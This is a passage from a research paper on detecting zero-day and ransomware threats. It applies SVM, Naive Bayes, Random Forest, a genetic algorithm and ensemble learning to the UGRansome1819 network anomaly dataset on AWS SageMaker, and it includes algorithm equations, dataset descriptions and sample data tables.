dataset. The interested reader should refer to Nkongolo et al. [7] for the production methodology of the UGRansome1819 dataset. However, the feature selection used in the construction of UGRansome1819 utilized Principal Component Analysis on the UGR'16 and ransomware datasets to detect the most relevant features. Next, these features were manually merged and combined using a fuzzy merging technique to build the final dataset. The fuzzy merging is similar to an intuitionistic data fusion technique where data retrieved from various sources are mixed to come up with one less redundant dataset. Only the features that shared the same characteristics were combined and categorized into normal and abnormal classes [7], but some updated and highly cited datasets features such as CAIDA and Cambridge Lab were neglected. Choosing supervised algorithms for the sake of anomaly detection needs strong justification. Because supervised algorithms have better performance in terms of accuracy and a low rate of False Positive in detecting known attacks rather than zero-day ones. Anomaly detection can be deployed with supervised

ML models and automate the process of determining whether the data that is currently being observed differs from typical data observed historically. This goes beyond the simple threshold of data. Anomaly detection models can look across multiple sensor streams to identify multi-dimensional patterns over time that are not typically seen. The supervised learning model can recognize patterns in the dataset that indicate a high likelihood of 0-day threatening behavior such as cyclostationarity. Anomaly detection models can also alert the analyst to patterns that require closer investigation. This may force the engineer to perform a sanity check on the network to detect the threats. In the most efficient implementation with supervised learning, labeled anomalies are fed into the supervised learning model to enhance and expand the predictive models. A threat with similar data patterns as labeled anomalies might help in the detection of 0-day threats. Anomaly detection models coupled with supervised learning learn efficiently from any dataset where each feature will have its own normal or abnormal data patterns and it is still the gold standard of predictive and classification experiments. So, anomaly detection is an important complement to supervised learning. However, the challenges of labeling and collecting the necessary data limit the construction of a robust solution based on supervised learning alone.

1.1. Research Question

The foremost research question may be stated as follows:

- Is there any classification performance difference in terms of optimization using the UGRansome1819 dataset?

1.2. Aim and Objectives

The primary objective of the research is to detect potential 0-day (unknown) threats using ML algorithms and cloud services. To obtain the favored outcomes, the research study has the following targets:

1. Use SVM, NB, and RF classifiers to determine if the classifier's assumptions are exact. We have examined and trained those classifiers using SageMaker.
2. Compare the classifiers in terms of spotting 0-days threats and apply the GA on the UGRansome1819 dataset to extract salient features.
3. Use the GA optimizer with each classifier to evaluate the improved performance.
4. Use Ensemble Learning to combine the results of classifiers and determine if this method enhances the classification performance.
5. Lastly, compare the outcomes and the UGRansome1819 performance and complexity with existing datasets with the same algorithms and optimization settings by computing them on the CAIDA and UNSWNB-15 datasets.

Researchers in the IDS panorama are using legacy datasets that encompass obsolete network threats that have changed and developed. As a result, cutting-edge NIDS cannot discover novel network attacks. Additionally, 0-day threats datasets are not published to investigate their behavior [7]. Hence, our study contribution is the use of a novel anomaly detection dataset [7] that carries 0-day threats to train and test ML algorithms. We have used two cloud services such as S3 bucket and SageMaker to achieve this goal. This article is structured as follows: The research problem, aim, as well as research question was discussed in Section 1. Section 2 will concentrate on the literature review. In Sections 3 and 4, the research methodology and the proposed cloud optimization method are presented: we have also introduced a schematic representation of the cloud optimization method and discussed the computing environment that was utilized. Further, the results of the implementation before and after optimization are illustrated in Section 5 and the discussion in Section 6. Finally, the future works and conclusions are offered in Section 7.

2. Related Works

Daily, attackers update themselves as well as the technology they utilize to produce new threats [11,12]. Under this assumption, IDS are being created at a growing rate to reinforce network systems to effectively combat evolved threats. Several studies have been undertaken for this purpose, and novel studies are being carried out each day to optimize the quality of the IDS. Intrusion is typically categorized as a form of incorrect motion that involves damage to a network [11]. Thus, when the network security, confidentiality, and accessibility of services are confronted; the event would be categorized as an intrusion. Actions that make network services unusable to utilize for humans are also declared as intrusion [11]. Signature-based IDS (SIDS) and AIDS are the two types of NIDS. The SIDS makes use of pattern recognition strategies to understand common threats. Similar strategies for SIDS can also discover the earlier threatening behavior. In some stages, an alert message is activated on each intrusion when a signature of an intrusion resembles a previous incursion that already existed within the signature database [13]. The literature review consists of some research related to intrusion and anomaly detection and the usage of datasets in the NIDS landscape. In Divekar et al. [14], a study was carried out on the usage of benchmarking datasets for AIDS using the KDD CUP 99 dataset and its contrast performance is discussed. While tested with K-Means, NB, RF, Decision Tree (DT), SVM, and Neural Networks (NN) or using the SMOTE oversampling approach and random below sampling, it was proved that unbalanced centered training in KDD-99 and NSL-KDD avoid the effectiveness of classifiers on minority intrusion (User to Root and Root to Local attacks), probably posing security troubles. The UNSW-NB15 dataset was investigated to overcome patterns dispersion limitations of the KDD-99, when equating the overall results of minority classes in the corpus after and before SMOTE oversampling, the research reveals that for binary classification, a sufficient performance was achieved in terms of F1-Score with the UNSW-NB15 dataset that is similar to the NSL-KDD and KDD-99 datasets, and Divekar et al. [14] presented the UNSW-NB15 as a palliative for legacy datasets. A thorough analysis of IDS was made by Ring et al. [15], the robustness of NIDS had been tested to evaluate the usability of datasets. The dataset from the Defense Advanced Research Projects Agency (DARPA) has been used for studies purposes over the past years. This is a four-gigabyte collection transformed into binary and containing simulated data packets with seven million network patterns [16]. However, the dataset is out of date. The KDD99 dataset is constituted of forty-nine million hyperlink characteristics having forty-one parameters, and it is been acquired from the DARPA98 dataset. Such features have been categorized as either network data vulnerabilities or in any other case. The DARPA dataset has analytical problems, making it unable to correctly discover malware with excessive precision. The Network Security area became advocated to assemble the NSL-KDD dataset as an upgraded model of the DARPA and KDD99 datasets because of various drawbacks. When compared to the KDD98, KDD99, NSL-KDD, and DARPA datasets, the NSL-KDD dataset attains fewer redundancy [10]. Over the last few years, researchers have proposed different AIDS solutions including fog and parallel computing amongst many others. AIDS has been utilized in a wide range of fields, not just in Network Security, but also in Network Traffic Management [17–19]. Extensive research showcasing novel anomalous intrusion is presented by Yu et al. [20].

2.1. Anomaly Intrusion Detection System (AIDS)

The key to AIDS has been the ability to discover 0-day threats. Whenever the examined traffic varies from ordinary, the AIDS will send out an alert message. AIDS offers several advantages. To start with, if the computer system has been attacked, this will raise an alarm if such a threat seems to be identifiable [21]. Furthermore, there are many principal advantages of using AIDS that help protect the network from potential cyber-attacks. It can supply an intrusion signature [22] that facilitates the recognition of network attacks. Lawal et al. [22] used a unique hybrid anomaly method based on fog computing for IoT networks. The anomaly and signature-based detection approach was used. The paper furnished a comparative analysis of anomaly detection solutions within the IoT. Shapoorifard and Shamsinejad [23] reported anomalies or undesirable entry in the IoT object that process data. In Software-Defined Networking (SDN), numerous approaches had been used to perceive network attacks. The two critical standards to discover intrusions are a deviation from ordinary network traffic in addition to a low or high traffic flow [7]. Normally, IDS continuously analyzes network traffic or time-series data and becomes computationally expensive. With the advent of 5G, the accuracy of network attacks detection has become a serious concern. SDN centralized networks and allows the examination of their traffic. As, such, the time complexity for processing data in SDN has to be considered due to the delay that could affect the execution time.

2.2. UGRansome1819 Dataset

This dataset is created by getting critical features of the UGR'16 and ransomware datasets [7,24]. It is an anomaly detection dataset that consists of both normal and anomalous network activities. The regular characteristic collection makes up 41% of the dataset, while irregularity makes up 44% and the prediction is 15%. The dataset has been made publicly available in [7]. Regular class threats such as User Datagram Protocol (UDP) Scan and Bonet provide approximately 9% as well as anomalous category threats [7]. IP addresses represent only 18% of the dataset with 19% of connection signals. A percentage distinction exists between network protocol (14%) and seed or expended addresses (16%) [7]. According to Nkongolo et al. [7], a substantial proportion of the dataset can be categorized by the following factors:

- The Transmission Control Protocol (TCP) carries the most characteristics in terms of network protocols (92,157).
- The AF flag has the most features (72,814).
- Locky has the most features in terms of ransomware family (33,870).
- Addressing of class 1DA11mPS has the most properties (82,048).
- In comparison to classes B, A, and D, class C of IP addresses has much more characteristics (95,508).
- The Secure Shell (SSH) threat has the most attributes (34,972) compared to UDP Scan, Blacklisted, Spamming, DoS, Scan, and Bonet threats.
- The Signature (S) threat category has by far the most properties compared to the Synthetic Signature (SS), and Anomaly (A) threats predictions.

All feature attributes of the UGRansome1819 can be summed up into the following prediction categories [7]:

1. The A category represents unknown threats without signature keys. This prediction includes the most 0-day threats.
2. The SS category includes unknown and known threats with and without signature keys. This prediction exhibits both, regularity and irregularity.
3. The S category depicts well-known threats with updated signature keys. This prediction portrays regularity or normality.

2.3. Support Vector Machine Algorithm

The SVM utilizes a multi-dimensional space configuration to stratify one category from the other [25]. It is a technique that uses a kernel as a function that can be polynomial, radial basis, linear, or other. The SVM properties determine a hyperplane given in Equation (1). This function maps the original input space in a new space with a precise classification rate and accurately distinguishes two categories with a maximum margin. That said, the performance of SVM is determined by the type of function its kernel utilizes:

$$g(x) = W^T x + b. \tag{1}$$

Computationally speaking, x_i is a set of data points belonging to a binary category. The separability of observations from the hyperplane is equivalent to Equation (2):

$$\frac{g(x)}{||w||}. \tag{2}$$

SVM attempts to discover the weights w and bias b, for inputs $g(x) = 1$ given the nearest x_i from the binary category. This can be represented by the following margin given in Equation (3):

$$\frac{1}{||w||} + \frac{1}{||w||} = \frac{2}{||w||}. \quad (3)$$

This algorithm has been utilized by Dong [26] to resolve the multi-class classification problem for Network Traffic Management. However, the RF, NB, GA, and Ensemble Learning algorithms were not used to reduce the computational time and enhance the classification accuracy to resolve the imbalance issue when compared to the SVM.

2.4. Naive Bayes Algorithm

The NB uses Bayes' theorem and posits "naive" independence between features given a specific dataset. X is a set with n features to be stratified. This can be mathematically written by using a vector $X = (x_1, \ldots, x_n)$. This algorithm implements the following probability (P) computation to specify the category C_k given x:

$$P(C_k|X) = \frac{P(X|C_k)P(C_k)}{P(X)}, \quad (4)$$

The following equation is used to assign the class for X:

$$y = P(C_k) \sum_{i=1}^{n} P(X_i|C_k) \quad (5)$$

where the predicted label is denoted by y and the probability by P. The NB algorithm was used with Laplace smoothing to help tackle the problem of zero probability. While testing the NB algorithm, the ML model could face a new observation $\hat{x}$ for which it was not trained on. Then, P would be null for $\hat{x}$ representing a specific data point. The Laplace smoothing is then used to solve this problem by ensuring that P will never be zero for $\hat{x}$. It uses a smoothing parameter α that is not equal to zero:

$$P(C_k|\hat{x}) = \frac{\sum_{k=1}^{K} \hat{x}_k * y_k + \alpha}{N + \alpha * K}, \quad (6)$$

K represents the number of features in the dataset and N is the number of observations on which the NB was trained. NB algorithm has been used by Guezzaz et al. [27] to evaluate the probability of specific categories and enhance the classification model for the Network Intrusion Detection Problem (NIDP). Nevertheless, in the worst-case scenario, the training phase of the NB takes a similar amount of time as the testing phase [28] and Guezzaz et al. [27] did not come up with an ensemble or optimization technique to improve the classification model.

2.5. Random Forest

The RF is a classification tree and pattern recognition algorithm [29]. With RF, the trees are grown adaptively to remove bias. The intuition in RF is to enhance the variance by reducing the correlation between various trees, without increasing the variance. This is computed in the tree-growing phase via random selection of the inputs (Algorithm 1). RF was used by Disha and Waheed [30] for the NIDP. The algorithm creates a tree with different training sets from a given dataset. The RF is used by Disha and Waheed [30] and performed well on the UNSW-NB 15 dataset using Gini impurity as the splitting parameter of trees that adjusted weights of the binary classification. The RF was then utilized to assess features of the most significant relevance and did not have any problem with overfitting or numeric variables [31]. However, the GA was not used to tackle the feature extraction problem of imbalanced datasets.

Algorithm 1 Random Forest Algorithm

```
Require: Features sampled $f_s$
Ensure: $b = 1$ to $B$
  Draw a bootstrap sample $Z$ of size $N$ from $f_s$
  Draw a Random Forest tree $T_n$ to bootstrapped data
  Recursively repeat the process for each node in $T_n$
  Stop when the minimum size $n_{min}$ is reached
  while $f_s \neq 0$ do
     if $N \neq 0$ then
        Select m variables at random from the p variables
        Pick the best split point among the m                ▷ or pick the best variables
        Split the node into two daughter nodes
        Output the ensemble of trees $T_b^B$
     else if $N > 0$ then
        Make a prediction at a new point x
        Regression: $f_{rf}^B(x) = \frac{1}{B}\sum_{b=1}^{B} T_b(x)$
        Classification: Let $C_b(x)$ be the class prediction of the Random Forest tree
        $C_{rf}^B(x)$ = Majority vote $[C_{rf}^B]_1^B$
```

2.6. Ensemble Model Technique

The merit of ML classifiers is to extract meaningful patterns from a given dataset. The Ensemble Learning model of classification combines different classifiers and averages the accuracy to provide a high classification rate having a low false classification ratio. Ensembling refers to a particular method of training a model of weak classifiers. The model classifiers are in the form:

$$F_T(x) = \sum_{t=1}^{T} f_t(x), \tag{7}$$

each f_t is a weak classifier that takes an observation x as input and returns a value indicating the class of the observation. The Tth sample classifier is positive if the sample is in a positive cluster and negative otherwise. Each weak classifier produces an output $h(x_i)$ or a hypothesis, for each sample in the training set. At each tth iteration, a weak classifier is selected and assigned a coefficient α_t such that the sum of the empirical or training error E_t of the resulting ensemble classifiers is optimized:

$$E_t = \sum_i E[F_{t-1}(x_i) + \alpha_i h(x_i)], \tag{8}$$

$F_{t-1}(x)$ is the ensemble classifiers that have been built up to the previous stage of training, E(F) is the error function and

$$f_t(x) = \alpha_t h(x), \tag{9}$$

is the weak learner that is being considered for addition to the final classifier. Abu Al-Haija and Al-Badawi [32] used an ensemble method on the NSL-KDD dataset in order to implement a NIDS with quick model building time, minimal false positive rate, and high classification accuracy [33]. However, the ensemble model was not used with GA to produce a lower error and better accuracy rates.

2.7. Genetic Algorithm

The genetic optimization approach is a biologically inspired optimization paradigm that utilizes evolutionary optimization techniques such as transmission, crossovers, and variation [34]. The critical steps of the GA can be listed as follows [34]:

- Use the initial dataset (population) to search for a possible solution s. The algorithm starts with a population that can be thought of as a set of individuals. Each individual represents a solution to the optimization problem. The solution is characterized by a set of variables (parameters) called "genes" that are merged into a string to produce a solution (chromosome). We have used ternary values (0, 1, and 2) to represent a set of genes. This can be viewed as encoding genes into a chromosome.

- Calculate the fitness function. It determines how to fit a solution by comparing it to other solutions and providing a fitness score for each solution. The probability that a solution will be selected is based on the fitness score. The probability of selecting a solution is denoted by $P[s]$. We posit that α and σ are constant:

$$P[s] = \alpha + \sigma s. \tag{10}$$

- Selection. This phase selects the fittest solutions and lets them pass their genes to the next iteration. This is like how it is the fittest individuals that pass their genes to the next generation in Darwinism. The parents of individuals are selected using the fitness scores. To be selected for reproduction, individuals should have high fitness. It utilizes a probability distribution for selection where the given string should have a selection probability proportional to its fitness. The mathematical formulation of the selection process probability (*Prob.*) is:

$$s = \frac{Prob * [fittest\ string\ selection]}{Prob * [average\ string\ selection]}. \tag{11}$$

- Compute the crossover process. A crossover point is selected for each pair of parents to be mated. This is a random process within genes where offspring are created by merging the parents' genes among themselves to reach a crossover point and new offspring are included in the population. Crossover replaces some parent's genes by corresponding them with the genes of other parents. If we have two strings x and y, each having three variables:

$$(x_1, x_2, x_3), (y_1, y_2, y_3).$$

This represents possible solutions to the classification problem. Two cross-points are randomly selected and a new possible solution is produced by merging the string of the original parents. For example, the offspring solution would be

$$(x_1, y_2, y_3), (y_1, x_2, x_3).$$

- Implement the mutation process. Genes of offspring formed are subjected to a mutation using a minimalistic random probability: String's bits are flipped to maintain the population diversity. The flip mutation selects random bits and flips them differently. The bold indicates the permutation or the bytes that have been changed or flipped during the process:

$$1\mathbf{0}01010\mathbf{1}1 \longleftrightarrow 1\mathbf{1}01010\mathbf{0}1,$$

$$1\mathbf{0}\ \mathbf{0}\ \mathbf{1}01011 \longleftrightarrow 1\mathbf{1}\ \mathbf{1}\ \mathbf{0}01011,$$

$$1\mathbf{0}\ \mathbf{0}\ \mathbf{1}01011 \longleftrightarrow 1\mathbf{100}01011.$$

When the population convergence is achieved, the GA terminates and provides a set of solutions to the optimization problem.

As a result, the GA establishes a classification model using the aforementioned approaches to select appropriate variables for the detection and recognition of anomaly [35]. Additionally, the GA simplifies the process of feature selection by using tuning parameters because high False Positive rates might bias the accuracy. Maseer et al. [25] analyzed past AIDS studies that utilise NIDS datasets. The results of ML-AIDS algorithms in identifying network threats are also provided. The algorithms present demerits in detecting novel and 0-day threats [31] for the multi-classification issue. To overcome this problem, Yihunie et al. [36] provided a benchmarking approach that includes multiple classifiers using real datasets to enable accurate evaluation of AIDS. The experiments reveal that a single ML algorithm cannot detect all types of network attacks (known and unknown). Nevertheless, due to strong False Negative and False Positive alerts, the NB-AIDS, KNN-AIDS, and DT-AIDS simulations performed well but the EM-AIDS and SOM-AIDS algorithms perform badly.

2.8. Summary of Related Works

A comparative analysis of related works is given in Table 1 to summarise the literature review. Most of the research papers discussed in the current literature [37–41] did not solved the imbalance, optimization and multi-class issues.

Table 1. A Comparative Analysis of related Works.

Author	Dataset	Approach	Limitations
[37]	CAIDA	SMO	Anomaly detection
[38]	CICIDS2017	Deep Neural Network	IoT protection
[39]	NF-BoT-IoT-v2	Random Forest	Imbalance data
[40]	UNSWNB-15	GWO	Multi-classification
[41]	WSN-DS	KNN	Optimization

The literature review describes major research for the NIDP and the most used research methodologies such as Deep Neural Network, Random Forest, and clustering. The limitations of the discussed research papers include the use of legacy datasets, as much work has been conducted to detect and classify legacy network threats incorporated in these datasets. As such, novel network attacks such as 0-day threats should be the focus of future research work as suggested by Hindy et al. [10]. A similar recommendation is provided by Nkongolo et al. [7] in terms of more AIDS research that will concentrate on 0-day threats recognition and optimization. In this research, a comparison with other state-of-the-art models is achieved. We have tabulated the results obtained using the UGRansome1819 by comparing its performance and complexity with existing models. We have used the same algorithms (SVM, NB, and RF) with the optimization settings (Ensemble Learning and Genetic Algorithm) and computed them on the CAIDA and UNSWNB-15 datasets.

3. Materials and Methods

Many researchers apply various ML algorithms on NIDS datasets to evaluate trained algorithms, however, most of the time they do not succeed in accurately testing and training these algorithms to reduce false alarms [42]. There are many reasons for this failure such as data preprocessing, tuples selection, missing values occurrence, and anomaly detection that affect the result of a classifier [34,42]. Selecting all features may also cause a minimization in the assessment of a classifier because of overfitting problems [34]. ML algorithms might also be computationally expensive and take more time to execute if there are minimal features. To solve the execution and overfitting issues, it is crucial to select relevant and important features attributes from the dataset for accurate evaluation [42,43]. Different methodologies such as variance Inflation Factor, Particle Swarm Optimization (PSO), Stochastic Gradient Descent, and GA are utilized to extract and select important features from a dataset [44]. In our research, a GA is used to extract eight important features from the UGRansome1819 dataset.

3.1. The Proposed Model

The proposed methodology aims to optimize the classification of important features in the UGRansome1819 using GA and Ensemble Learning (Figure 1). The optimization with GA coupled with the DT is utilized as a feature selection that extracts relevant features from the UGRansome1819. The NB, SVM, and RF algorithms are then applied to the dataset but assessed through the Recall, Accuracy, Confusion Matrix, and Precision evaluation metrics (Figure 1). These ML classifiers are also computed on the same dataset using the Ensemble Learning technique (Figure 1). The stacking Ensemble Learning technique is applied to the SVM, RF, and NB classifiers. The RF and SVM classifiers are utilized as member models while the NB has been used as the base model. In turn, the GA is then executed on the dataset to extract relevant features. After this feature extraction process, all the three selected ML classifiers along with the Ensemble Learning model are again evaluated and trained on the newly optimized feature set. The classification results of the ML algorithms are compared and assessed with each other. The UGRansome1819 dataset is subdivided into three classes used for prediction: S, A, and SS. Similarly, these classes include 16 attacks that represent abnormality of 0-day threats: Globe, SamSam, Flyper, DMALocker, NoobCrypt, CryptoLocker, CryptoLocker2015, CryptXXX, Cryptohitman, JigSaw, EDA2, Globev3, TowerWeb, APT, WannaCry, and Locky. Instances of normality correspond to nine well-known threats such as Bonet, DoS, Spam, SSH, Scan, Blacklist, Port Scanning, Nerisbonet, and UDP Scan [7].




Figure 1. Proposed Methodology.

3.2. Data Pre-Processing

We have used the multi-class classification model to pre-process the UGRansome1819 CSV file with the Python programming language that was utilized for the implementation of SageMaker and S3 bucket. The first service enabled the implementation of ML in the cloud while the second assisted in storing the dataset in a cloud database. To simplify the pre-processing, each categorical feature was converted to numeric.

3.3. Specifications of Software and Hardware

The implementation of the ML classifiers is performed on the cloud using SageMaker with a laptop having the Linux Operating System (OS) installed. The specification of the employed computational environment is mentioned in Table 2.

The Python programming language is utilized to code the ML classifiers. It is widely utilized to classify, predict, and analyze quantitative and qualitative data. The predictive models are implemented with Seaborn, NumPy, Pandas, Sklearn, and Matplotlib libraries. The three selected classifiers are computed on the same dataset before and after GA.

3.4. Cloud Services

The Amazon Web Service (AWS) SageMaker is used as a cloud ML framework that assists in training, designing, executing, and optimizing ML classifiers as described by Zhang et al. [45]. The advantages of utilizing AWS SageMaker are as follows [45]:

(i) Data protection, (ii) fast and adaptable training, and (iii) continuous and enhanced operating process.

Table 2. The Computing Environment.

Component	Specification
Dataset	UGRansome1819
Processor	2.60 GHz and 2.59 GHz
System Type	64-bit
Programming Language	Python
CPU	Intel (R) Core (TM) i7-10 750
OS	Debian 11
Optimization	GA and Ensemble Learning
Cloud Services	S3 bucket and SageMaker
RAM	40 GB

4. Implementation

The suggested cloud-based optimization method execution has been supplied in Figure 2. Implementation for this research requires the Amazon Web Services (AWS) which provides various technologies for distributed services [46]. One of these services is the S3 bucket which supports object storage via an interface. The Amazon S3 bucket uses the same storage environment that Amazon.com utilizes to run its e-commerce infrastructure [46]. The Amazon S3 URL was used to store, archive, and backup the UGRansome1819 for cloud analytics (Figure 2). The AWS SageMaker assisted in building, preparing, deploying, and training the three ML algorithms [46]. We have used the UGRansome1819 dataset to compare the performance of selected classifiers that detect 0-days threats. This article offers a multi-class model approach that utilizes an optimization algorithm named GA and Ensemble Learning to discover 0-day threats from the dataset with the combination of the three algorithms. The features in the UGRansome1819 dataset have been normalized to make it more balanced in terms of normal and anomalous data [47]. The UGRansome1819 has been limited to 207,533 observations or tuples with 14 attributes or columns subdivided into 80% of training data with 20% of testing data.




Figure 2. The Cloud Based Optimisation Method Execution.

4.1. *The UGRansome1819 Dataset*

Figure 3 represents the class labels of the prediction column in the dataset [7].





Figure 3. The Prediction Class Labels.

The ratio of the three-class labels is 56,598 counts for Anomaly, 91,360 for Signature, and 59,575 for Synthetic Signature attacks (Figure 3). This dataset is obtained from [7] and contains 0-day threats for AIDS. The 207,533 tuples with 14 attributes are depicted in Figure 4. The UGRansome1819 consists of both numeric and textual data: Six features are numeric while the remaining eight features are categorical. Various features such as Prediction, Port, Threats, IP address, Netflow, Dollars (USD), Bitcoins (BTC), Expended address, Seed address, Clusters, Ransomware Family, Flag, Protocol, and Timestamp are recorded. The prediction column representing the three-class labels (A, S, and SS) is illustrated in Figure 3. S stands for Signature, A for Anomaly, and SS stands for Synthetic Signature in the dataset (the last columns in Figure 4). All patterns categories of the UGRansome have been stratified as follows:



	50	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1.1	500	5	A.1	Bonet	5061	SS
0	40	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1	504	8	A	Bonet	5061	SS
1	30	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1	508	7	A	Bonet	5061	SS
2	20	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1	512	15	A	Bonet	5061	SS
3	57	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1	516	9	A	Bonet	5061	SS
4	41	TCP	A	WannaCry	1	1DA11mPS	1BonuSr7	1	520	17	A	Bonet	5061	SS
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
207528	12	TCP	APSF	Flyper	8	1AEoiHYZ	1SYSTEMQ	1964	2986	6081	A	UDP Scan	5062	A
207529	8	TCP	APSF	Flyper	8	1AEoiHYZ	1SYSTEMQ	1968	2992	6092	A	UDP Scan	5062	A
207530	8	TCP	APSF	Flyper	8	1AEoiHYZ	1SYSTEMQ	1972	2998	6103	A	UDP Scan	5062	A
207531	8	TCP	APSF	Flyper	8	1AEoiHYZ	1SYSTEMQ	1976	3004	6114	A	UDP Scan	5062	A
207532	8	TCP	APSF	Flyper	8	1AEoiHYZ	1SYSTEMQ	1980	3010	6125	A	UDP Scan	5062	A

207533 rows × 14 columns

Figure 4. The Dataset Description.

1. The category of Synthetic and Signature malware (SS). It represents characteristics of well-known as well as unknown attacks. This category exhibits both, normality and abnormality.
2. The category of Signature malware (S). It depicts well-known malware having available keys that have been released and updated regularly. The signature category portrays normality.

3. The category of anomaly malware (A). It is a set of unknown malware for which signatures or keys do not yet exist. Abnormality is illustrated by this category.

Structure of the Dataset

The timestamp is just a numerical value expressing the time spent by the threatening behavior [48], the network protocol is a categorical communication protocol such as TCP or Internet Control Message Protocol (ICMP) [49]. The network flag is a categorical representation of the network status (for instance, APSF) [7]. The ransomware family is the column containing the ransomware-type (e.g., EDA2, Flyper, and WannaCry) [24], it is a categorical column (Figure 4). Every network threat is allocated to a numerical cluster, which is a numerical feature. The seed (1AEoiHYZ) and extended (1SYSTEMQ) addresses were converted during the features normalization phase; it is a categorical column that is used for malicious activities (receive and transfer BTC or USD) [24]. The financial damage caused by network threats is quantified in USD and BTC [24]. The network flow (Netflow) is a numerical representation of the network traffic where the threatening behavior occurred [7,50]. The victimized host computer is represented by a unique categorical IP address. It was a normal address such as 198.169.18.19 that was obfuscated into classes A, B, C, and D for privacy reasons [7]. Network threats are categorical attributes such as Bonet, DoS, UDP Scan, SSH, and Spamming. The network port is numerical: It is the port number used by a threatening behavior. The prediction is categorical: It denotes the stratification scheme that the ML algorithm will utilize to predict features into A, S, and SS [7]. The construction methodology of the UGRansome1819 is discussed by Nkongolo et al. [7]. The data structure of the UGRansome1819 is presented in Table 3.


Table 3. The UGRansome1819 Data Structure.

Abnormal Threats	Example	Prediction	Total
DMALocker	Port Scanning	Anomaly	12,371
Globe	UDP Scan	Anomaly	13,200
CryptoLocker Types	Blacklist	Signature	20,527
JigSaw	Scan	Anomaly	17,544
SamSam	Spam	Anomaly	28,597
TowerWeb	Spam	Anomaly	7353
Flyper	Nerisbonet	Synthetic Signature	14,352
WannaCry	Bonet	Synthetic Signature	22,931
APT	DoS	Synthetic Signature	15,363
Locky	DoS	Synthetic Signature	33,870
Razy	Scan	Anomaly	12,535
EDA2	Blacklist	Signature	8744
Globev3	Spam	Anomaly	146

4.2. Pre-Processing

Data preprocessing plays a crucial role in ML classification. If the dataset is not well processed the classifier may not correctly work as expected [51]. It might be due to tuples that have missing values, outliers, and inconsistency. Therefore, it is also crucial to pre-process the dataset to make it suitable for ML computation [34,51]. There are no missing values in the UGRansome1819 dataset and all categorical features are translated to a numerical form using the Python label encoder function. This function assigns a numerical value to each category starting from zero. For instance, the prediction class labels having three distinct category (A, S, and SS) is transformed by the label encoder: 2

is assigned to SS, 1 to S, and 0 to A. All the categorical features presented in Figure 4 are similarly transformed into a numerical form. The new pre-processed UGRansome1819 contains only numerical features and is recorded for further AIDS research (Figure 5).



	1	2	3	4	5	6	7	8	9	10	11	12	13	output
0	40	1	0	16	1	2	2	1	504	8	0	1	5061	2
1	30	1	0	16	1	2	2	1	508	7	0	1	5061	2
2	20	1	0	16	1	2	2	1	512	15	0	1	5061	2
3	57	1	0	16	1	2	2	1	516	9	0	1	5061	2
4	41	1	0	16	1	2	2	1	520	17	0	1	5061	2
5	22	1	0	16	1	2	2	1	524	11	0	1	5061	2
6	18	1	0	16	1	2	2	1	528	19	0	1	5061	2
7	3	1	0	16	1	2	2	1	532	13	0	1	5061	2
8	26	1	0	16	1	2	2	1	536	21	0	1	5061	2
9	22	1	0	16	1	2	2	1	540	15	0	1	5061	2
10	7	1	0	16	1	2	2	1	544	23	0	1	5061	2

